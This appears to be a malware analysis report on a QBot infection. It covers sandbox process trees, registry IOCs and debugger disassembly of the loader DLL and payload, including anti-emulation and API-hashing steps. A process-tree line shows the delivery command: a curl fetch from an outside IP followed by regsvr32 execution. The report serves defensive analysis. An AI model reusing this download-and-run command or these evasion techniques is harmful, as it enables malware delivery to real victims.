


Process Tree
□ Only show processes still running at end of current trace
□ Timelines cover displayed events only
Go To Event
Close

Process	Description	Image Path	Company	Owner	Command
Idle (0)		Idle			
System (4)		System		NT AUTHORITY\S...	
Registry (108)		Registry		NT AUTHORITY\S...	
smss.exe (440)	Windows Session ...	C:\Windows\System32\smss.exe	Microsoft Corporat...	NT AUTHORITY\S...	\SystemRoot\System32\smss.exe
MemCompression (1808)		MemCompression		NT AUTHORITY\S...	
csrss.exe (536)	Client Server Runt...	C:\Windows\system32\csrss.exe	Microsoft Corporat...	NT AUTHORITY\S...	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20
wininit.exe (612)	Windows Start-Up...	C:\Windows\system32\wininit.exe	Microsoft Corporat...	NT AUTHORITY\S...	wininit.exe
csrss.exe (620)	Client Server Runt...	C:\Windows\system32\csrss.exe	Microsoft Corporat...	NT AUTHORITY\S...	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20
winlogon.exe (712)	Windows Logon A...	C:\Windows\system32\winlogon.exe	Microsoft Corporat...	NT AUTHORITY\S...	winlogon.exe
fontdrvhost.exe (932)	Usermode Font Dr...	C:\Windows\system32\fontdrvhost.exe	Microsoft Corporat...	Font Driver Host\U...	"fontdrvhost.exe"
dwm.exe (788)	Desktop Window ...	C:\Windows\system32\dwm.exe	Microsoft Corporat...	Window Manager\...	"dwm.exe"
GoogleCrashHandler.exe (4548)	Google Crash Han...	C:\Program Files (x86)\Google\Update\1.3.36....	Google LLC	NT AUTHORITY\S...	"C:\Program Files (x86)\Google\Update\1.3.36.132\GoogleCrashHandler.exe"
GoogleCrashHandler64.exe (3880)	Google Crash Han...	C:\Program Files (x86)\Google\Update\1.3.36....	Google LLC	NT AUTHORITY\S...	"C:\Program Files (x86)\Google\Update\1.3.36.132\GoogleCrashHandler64.exe"
explorer.exe (5720)	Windows Explorer	C:\Windows\explorer.exe	Microsoft Corporat...	DESKTOP-P952NC...	"C:\Windows\explorer.exe" /LOADSAVEDWINDOWS
taskmgr.exe (8852)	Task Manager	C:\Windows\system32\taskmgr.exe	Microsoft Corporat...	DESKTOP-P952NC...	"C:\Windows\system32\taskmgr.exe" /4
cmd.exe (7844)	Windows Comma...	C:\Windows\system32\cmd.exe	Microsoft Corporat...	DESKTOP-P952NC...	"C:\Windows\system32\cmd.exe" C:\Windows\System32\cmd.exe /q /c echo 'Jertp' &
conhost.exe (10216)	Console Window ...	C:\Windows\system32\conhost.exe	Microsoft Corporat...	DESKTOP-P952NC...	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
curl.exe (10912)	The curl executable	C:\Windows\system32\curl.exe	curl, https://curl.se/	DESKTOP-P952NC...	curl -o C:\ProgramData\Flop\Tres.dod 194.36.191.227/20702.dat
PING.EXE (916)	TCP/IP Ping Com...	C:\Windows\system32\PING.EXE	Microsoft Corporat...	DESKTOP-P952NC...	ping -n 2 localhost
regsvr32.exe (1592)	Microsoft(C) Regis...	C:\Windows\system32\regsvr32.exe	Microsoft Corporat...	DESKTOP-P952NC...	regsvr32 "C:\ProgramData\Flop\Tres.dod"
regsvr32.exe (5980)	Microsoft(C) Regis...	C:\Windows\SysWOW64\regsvr32.exe	Microsoft Corporat...	DESKTOP-P952NC...	"C:\ProgramData\Flop\Tres.dod"
OneDriveSetup.exe (10736)	Microsoft OneDriv...	C:\Windows\SysWOW64\OneDriveSetup.exe	Microsoft Corporat...	DESKTOP-P952NC...	C:\Windows\SysWOW64\OneDriveSetup.exe

Description: Microsoft OneDrive (32 bit) Setup
Company: Microsoft Corporation
Path: C:\Windows\SysWOW64\OneDriveSetup.exe
Command: C:\Windows\SysWOW64\OneDriveSetup.exe
User: DESKTOP-P952NC4\FrankLee
PID: 10736 Started: 6/13/2022 11:35:52 AM

While the sample in triage injected itself into “chrome.exe” and a new file called software_reporter_tool.exe




Loads dropped DLL — chrome.exe | software_reporter_tool.exe | software_reporter_tool.exe

Reported IOCs

pid	process
1032	chrome.exe
2284	software_reporter_tool.exe
1684	software_reporter_tool.exe
1684	software_reporter_tool.exe
1684	software_reporter_tool.exe
1684	software_reporter_tool.exe
1684	software_reporter_tool.exe
1684	software_reporter_tool.exe
1684	software_reporter_tool.exe

This does make the particular detection tough.



Enumerates system info in registry — chrome.exe

TTPs

Query Registry | System Information Discovery

Reported IOCs

description	ioc	process
Key opened	\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\System\BIOS	chrome.exe
Key value queried	\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\System\BIOS\SystemManufacturer	chrome.exe
Key value queried	\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\System\BIOS\SystemProductName	chrome.exe

Modifies Internet Explorer Phishing Filter — iexplore.exe

Modifies Internet Explorer settings — iexplore.exe | IEXPLORE.EXE | IEXPLORE.EXE | IEXPLORE.EXE

Modifies data under HKEY_USERS — explorer.exe | powershell.exe

Reported IOCs

description	ioc	process
Set value (data)	\REGISTRY\USER\.DEFAULT\SOFTWARE\Microsoft\Agukaxwyrwaz\350ba6ba = 271012830cbca5a317f5bcfe91922928b7cfed8253bd8d68338200c1ac17b8828fba7bdae80b4c67c7727d249fcfad	explorer.exe
Set value (data)	\REGISTRY\USER\.DEFAULT\SOFTWARE\Microsoft\Agukaxwyrwaz\8db7c1df = e99d6a651bb01931ac7e9e79cb85013693cda82a0f37422ca28a8e57c0feb862e237d53485f128aa68ead4a64e470706714c446ad9972c	explorer.exe
Set value (data)	\REGISTRY\USER\.DEFAULT\SOFTWARE\Microsoft\Agukaxwyrwaz\f0bf8e55 = 2bb98d11ff66ba89ae31076d48e93e214d658f	explorer.exe
Set value (data)	\REGISTRY\USER\.DEFAULT\SOFTWARE\Microsoft\Agukaxwyrwaz\8ff6e1a3 = 4041946ce6aea52797fc47ef076249f5304b0dfb6a4fc1c4e8babd55a110cb7ae9b5aa	explorer.exe
Set value (data)	\REGISTRY\USER\.DEFAULT\SOFTWARE\Microsoft\Agukaxwyrwaz\7d9c397e = 1b3d375cd66db5d2527c36112e7ccf60f58dc74617bbc99ea38076b7113e71d0528b41ee91f0c2e7b845b539bd452bfcee86005f35dab6d467be819a3b0a4a679dda9a6f62875fde8a894f709ee1b70f1fa1	explorer.exe
Set value (data)	\REGISTRY\USER\.DEFAULT\SOFTWARE\Microsoft\Agukaxwyrwaz\2d55688 = fb36232f7108a2fdfc5c2202806051966416726f70d76b3f9a3c0d37146529261d3cbdfd76e9616562fff999ab93d26e8de48855c870cf0a34	explorer.exe
Set value (data)	\REGISTRY\USER\.DEFAULT\SOFTWARE\Microsoft\Agukaxwyrwaz\2d55688 = fb36232f7108a2fdfc5c2202806051966416726f70d76b3f9c3d0937146529261d3cbdfd76e9616562fff999ab93d26e8de48855c870cf0a34	explorer.exe
Set value (data)	\REGISTRY\USER\.DEFAULT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartPage\StartMenu_Start_Time = a00b994756a7d801	powershell.exe
Key created	\REGISTRY\USER\.DEFAULT\Software\Microsoft\Agukaxwyrwaz	explorer.exe
Set value (data)	\REGISTRY\USER\.DEFAULT\SOFTWARE\Microsoft\Agukaxwyrwaz\2d55688 = fb36342f71089106c59cbe7e7b7a3a215600020c51359d1095e269cdd244498357bd682d	explorer.exe
Set value (data)	\REGISTRY\USER\.DEFAULT\SOFTWARE\Microsoft\Agukaxwyrwaz\374a86c6 = 7cd182bf814f5ceae1b998aa37ef5eb66ff2aa218fc1fe6ca5fc4cc5e68c93e2a005d26edf1af2393e2ce12db1397b7a48f81682662c6197d641f871d8be623288c69997de05e539e12ebf6921e903cd12c3f61e49174e2a8a9d983cda61bce865f83b9864dd988194938cb8	explorer.exe
Set value (data)	\REGISTRY\USER\.DEFAULT\SOFTWARE\Microsoft\Agukaxwyrwaz\4803e930 = e75f48a7c601279ad10e0be6181c11f0f7fa716c6d2a3aaeccccf22f104b	explorer.exe
Key created	\REGISTRY\USER\.DEFAULT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartPage	powershell.exe

Modifies registry class — IEXPLORE.EXE | rundll32.exe

Reported IOCs

description	ioc	process
Key created	\REGISTRY\MACHINE\SOFTWARE\Classes\.mhtml	IEXPLORE.EXE
Key created	\REGISTRY\MACHINE\SOFTWARE\Classes\.mhtml\OpenWithList	IEXPLORE.EXE
Key created	\REGISTRY\USER\S-1-5-21-4084403625-2215941253-1760665084-1000_Classes\Local Settings	rundll32.exe
Key created	\REGISTRY\USER\S-1-5-21-4084403625-2215941253-1760665084-1000_Classes\Local Settings	IEXPLORE.EXE
Key created	\REGISTRY\MACHINE\SOFTWARE\Classes\.htm\OpenWithList\WINWORD.EXE	IEXPLORE.EXE
Key created	\REGISTRY\MACHINE\SOFTWARE\Classes\.mhtml\OpenWithList\WINWORD.EXE	IEXPLORE.EXE


The Microsoft command interpreter was launched, followed by the launch of the first **regsvr32.exe** process from **C:\WindowsSystem32**. Then, from **C:\WindowsSysWOW64**, a child **regsvr32.exe** process is launched with identical command-line inputs. The SysWOW64 subdirectory contains

system files that are required to run 32-bit processes on a 64-bit Windows operating system. Because the QBot DLL is a 32-bit file, this is to be expected.
When **regsvr32.exe** executes the DLL, it injects itself into the Explorer process.
Following that, an **explorer.exe** process is launched, which promptly self-injects shellcode. There were multiple instances of the process being injected, in variations of as many as 20. Each injection initiates a different module which we will discuss further in the report.
Before doing so it is important to look at what files are packed inside them, which will provide crucial insights into the investigation.

Technical Analysis


102755.dll

The DLL file (102755.dll - MD5:217f7ddedf40dbe456ce13bf01bd74fc) sample is a x32-bit Delphi compiled binary, which has no export functions.


Exeinfo PE - ver.0.0.6.9 by A.S.L - 1118+127 sign 2022.01.29

File : 102755.dll
Entry Point : 0005A60C
EP Section : CODE
File Offset : 00059A0C
First Bytes : 55 8B EC 83 C4
Linker Info : 2.25
SubSystem : Windows GUI
File Size : 000AB948h
Overlay : 00001548
DLL 32 bit- Library image
RES/OVL : 40 / 0 % 1992
Borland Delphi (2.0 - 7.0) 1992 - borland.com , Overlay : Signed
Lamer Info - Help Hint - Unpack info 0 ms.
Big sec. 1 [CODE] , Not packed , try www.ollydbg.de or x64 debug www.:

When executing the DLL file, it decrypts the XOR encoded payload in memory. The payload is a binary compiled in VC. Dump 1 displays the payload as well as an API method.



```
022BA261      8B45 D8       mov eax,dword ptr ss:[ebp-28]
022BA264      8B00          mov eax,dword ptr ds:[eax]
022BA266      3345 A0       xor eax,dword ptr ss:[ebp-60]
022BA269      8945 A0       mov dword ptr ss:[ebp-60],eax
022BA26C      8B45 A0       mov eax,dword ptr ss:[ebp-60]
022BA26F      8B55 D8       mov edx,dword ptr ss:[ebp-28]
022BA272      8902          mov dword ptr ds:[edx],eax
022BA274      33C0          xor eax,eax
022BA276      8945 A4       mov dword ptr ss:[ebp-5C],eax
022BA279      8B45 A8       mov eax,dword ptr ss:[ebp-58]
022BA27C      83C0 04       add eax,4
022BA27F      0345 A4       add eax,dword ptr ss:[ebp-5C]
022BA282      8945 A8       mov dword ptr ss:[ebp-58],eax
dword ptr ds:[edx]=[02500200]=8B10E
eax=0

CODE:022BA272 102755.dll:$5A272 #59672
```

```
Address  Hex                                              ASCII
02500000 47 65 74 50 72 6F 63 41 64 64 72 65 73 73 00 00  GetProcAddress..
02500010 00 00 00 56 69 72 74 75 61 6C 41 6C 6C 6F 63 00  ...VirtualAlloc.
02500020 00 00 00 00 00 00 56 69 72 74 75 61 6C 46 72 65  ......VirtualFre
02500030 65 00 00 00 00 00 00 00 00 55 6E 6D 61 70 56 69  e........UnmapVi
02500040 65 77 4F 66 46 69 6C 65 00 00 00 00 56 69 72 74  ewOfFile....Virt
02500050 75 61 6C 50 72 6F 74 65 63 74 00 00 00 00 00 4C  ualProtect.....L
02500060 6F 61 64 4C 69 62 72 61 72 79 45 78 41 00 00 00  oadLibraryExA...
02500070 00 00 47 65 74 4D 6F 64 75 6C 65 48 61 6E 64 6C  ..GetModuleHandl
02500080 65 41 00 00 00 47 65 74 4D 6F 64 75 6C 65 48 61  eA...GetModuleHa
02500090 6E 64 6C 65 57 00 00 00 43 72 65 61 74 65 46 69  ndleW...CreateFi
025000A0 6C 65 41 00 00 00 00 00 00 00 00 53 65 74 46 69  leA........SetFi
025000B0 6C 65 50 6F 69 6E 74 65 72 00 00 00 00 00 57 72  lePointer.....Wr
025000C0 69 74 65 46 69 6C 65 00 00 00 00 00 00 00 00 00  iteFile.........
025000D0 00 43 6C 6F 73 65 48 61 6E 64 6C 65 00 00 00 00  .CloseHandle....
025000E0 00 00 00 00 47 65 74 54 65 6D 70 50 61 74 68 41  ....GetTempPathA
025000F0 00 00 00 00 00 00 00 6C 73 74 72 6C 65 6E 41 00  .......lstrlenA.
02500100 00 00 00 00 00 00 00 00 00 00 6C 73 74 72 63 61  ..........lstrca
02500110 74 41 00 00 00 00 00 00 00 00 00 00 00 47 65 74  tA...........Get
02500120 4D 6F 64 75 6C 65 46 69 6C 65 4E 61 6D 65 41 00  ModuleFileNameA.
02500130 47 65 74 4D 6F 64 75 6C 65 46 69 6C 65 4E 61 6D  GetModuleFileNam
02500140 65 57 00 46 72 65 65 4C 69 62 72 61 72 79 00 00  eW.FreeLibrary..
02500150 00 00 00 00 00 00 00 00 01 00 00 00 08 00 00 00  ................
02500160 02 00 00 00 04 00 00 00 10 00 00 00 80 00 00 00  ................
02500170 20 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00   ...@...........
02500180 00 F8 01 00 4D 5A 90 00 03 00 00 00 04 00 00 00  .ø..MZ..........
02500190 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00  ÿÿ..¸.......@...
025001A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025001B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025001C0 18 01 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C  ......º..´.Í!¸.L
025001D0 CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63  Í!This program c
025001E0 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20  annot be run in 
025001F0 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00  DOS mode....$...
02500200 0E B1 08 00 73 28 A9 E6 2F 49 C7 B5 2F 49 C7 B5  .±..s(©æ/IÇµ/IÇµ
02500210 2F 49 C7 B5 03 1E C3 B4 ED 48 C7 B5 A2 3C C6 B4  /IÇµ..Ã´íHÇµ¢<Æ´
```

QBot Payload


Fellow malware experts have thoroughly covered QBot's original payload. These include the most recent versions and have included various common malware components, but QBot itself has kept on adding multiple new modules, functions, deceptions, and obfuscation to decrease visibility and toughen analysis.

Something common between all the variants is that the QBot payload first uses the GetFileAttributes API to look for the Microsoft Defender emulator folder. The string "C:INTERNAL empty" is used to test this condition. The payload is ended if the condition is met.




```
1000656A     50              push eax                                  eax:L"C:\\INTERNAL\\__empty"
1000656B     8945 0C         mov dword ptr ss:[ebp+C],eax              [ebp+C]:L"C:\\INTERNAL\\__empty"
1000656E     FF15 60900110   call dword ptr ds:[<&GetFileAttributesW>]
10006574     83F8 FF         cmp eax,FFFFFFFF                          eax:L"C:\\INTERNAL\\__empty"
10006577     8D45 0C         lea eax,dword ptr ss:[ebp+C]              [ebp+C]:L"C:\\INTERNAL\\__empty"
1000657A     50              push eax                                  eax:L"C:\\INTERNAL\\__empty"
1000657B   ˅ 74 0A           je 102755_02b30000.10006587
1000657D     E8 79290000     call 102755_02b30000.10008EFB
10006582     59              pop ecx
10006583     33C0            xor eax,eax                               eax:L"C:\\INTERNAL\\__empty"
```

Next, the payload checks for the environment variable “SELF_TEST_1” to check if the victim is already infected. If the flag is set, it will clear the memory and terminate itself.



```
          ● 1000A01B   50             push eax
          ● 1000A01C   A1 78F80110    mov eax,dword ptr ds:[1001F878]
          ● 1000A021   53             push ebx                        ebx:L"SELF_TEST_1"
EIP ----> ● 1000A022   FF90 EC000000  call dword ptr ds:[eax+EC]

dword ptr ds:[eax+EC]=[0320F88C <&GetEnvironmentVariableW>]=<kernel32.GetEnvironmentVariableW>
```


If the victim PC is not already infected, the payload binary creates a new thread and starts the execution.



```
          ● 100065E3     50            push eax
          ● 100065E4     A1 78F80110   mov eax,dword ptr ds:[1001F878]
          ● 100065E9     51            push ecx
          ● 100065EA     51            push ecx
          ● 100065EB     68 BB620010   push 102755_02b30000.100062BB
          ● 100065F0     51            push ecx
          ● 100065F1     51            push ecx
          ● 100065F2     894D FC       mov dword ptr ss:[ebp-4],ecx
EIP ----> ● 100065F5     FF50 74       call dword ptr ds:[eax+74]
          ● 100065F8     A3 9CF80110   mov dword ptr ds:[1001F89C],eax
          ● 100065FD     85C0          test eax,eax
          ● 100065FF   ^ 74 82         je 102755_02b30000.10006583

dword ptr ds:[eax+74]=[0292F814 <&CreateThread>]=<kernel32.CreateThread>
```

The first thread function runs an API hashing function that restructures the new IAT table as follows:


- Kernel32.dll
- Ntdll.dll
- User32.dll
- Netapi32.dll
- Advapi32.dll
- Shlwapi.dll
- Shell32.dll
- Userenv.dll
- w32_32.dll



```
68 C20B0000         push BC2
BA 38010000         mov edx,138
B9 50CA0110         mov ecx,102755_02b30000.1001CA50
E8 CB8E0000         call 102755_02b30000.1000F316                \\kernel32.dll
C70424 7B0E0000     mov dword ptr ss:[esp],E7B
B9 8CCB0110         mov ecx,102755_02b30000.1001CB8C
6A 28               push 28
5A                  pop edx
A3 78F80110         mov dword ptr ds:[1001F878],eax
E8 B28E0000         call 102755_02b30000.1000F316                \\ntdll.dll
C70424 D90E0000     mov dword ptr ss:[esp],ED9
B9 B8CB0110         mov ecx,102755_02b30000.1001CBB8
6A 54               push 54
5A                  pop edx
A3 B0F80110         mov dword ptr ds:[1001F8B0],eax
E8 998E0000         call 102755_02b30000.1000F316                \\user32.dll
C70424 B8030000     mov dword ptr ss:[esp],3B8
B9 10CC0110         mov ecx,102755_02b30000.1001CC10
6A 18               push 18
5A                  pop edx
A3 88F80110         mov dword ptr ds:[1001F888],eax
E8 808E0000         call 102755_02b30000.1000F316                \\netapi32.dll
BA CC000000         mov edx,CC
A3 A8F80110         mov dword ptr ds:[1001F8A8],eax
B9 30CC0110         mov ecx,102755_02b30000.1001CC30
C70424 07100000     mov dword ptr ss:[esp],1007
E8 658E0000         call 102755_02b30000.1000F316                \\advapi32.dll
C70424 DA0B0000     mov dword ptr ss:[esp],BDA
B9 00CD0110         mov ecx,102755_02b30000.1001CD00
6A 2C               push 2C
5A                  pop edx
A3 80F80110         mov dword ptr ds:[1001F880],eax
E8 4C8E0000         call 102755_02b30000.1000F316                \\shlwapi.dll
C70424 7C030000     mov dword ptr ss:[esp],37C
B9 30CD0110         mov ecx,102755_02b30000.1001CD30
6A 08               push 8
5A                  pop edx
A3 84F80110         mov dword ptr ds:[1001F884],eax
E8 338E0000         call 102755_02b30000.1000F316                \\shell32.dll
C70424 160B0000     mov dword ptr ss:[esp],B16
B9 3CCD0110         mov ecx,102755_02b30000.1001CD3C
6A 04               push 4
5A                  pop edx
A3 8CF80110         mov dword ptr ds:[1001F88C],eax
E8 1A8E0000         call 102755_02b30000.1000F316                \\userenc.dll
C70424 2B020000     mov dword ptr ss:[esp],22B
B9 44CD0110         mov ecx,102755_02b30000.1001CD44
6A 10               push 10
5A                  pop edx
A3 ACF80110         mov dword ptr ds:[1001F8AC],eax
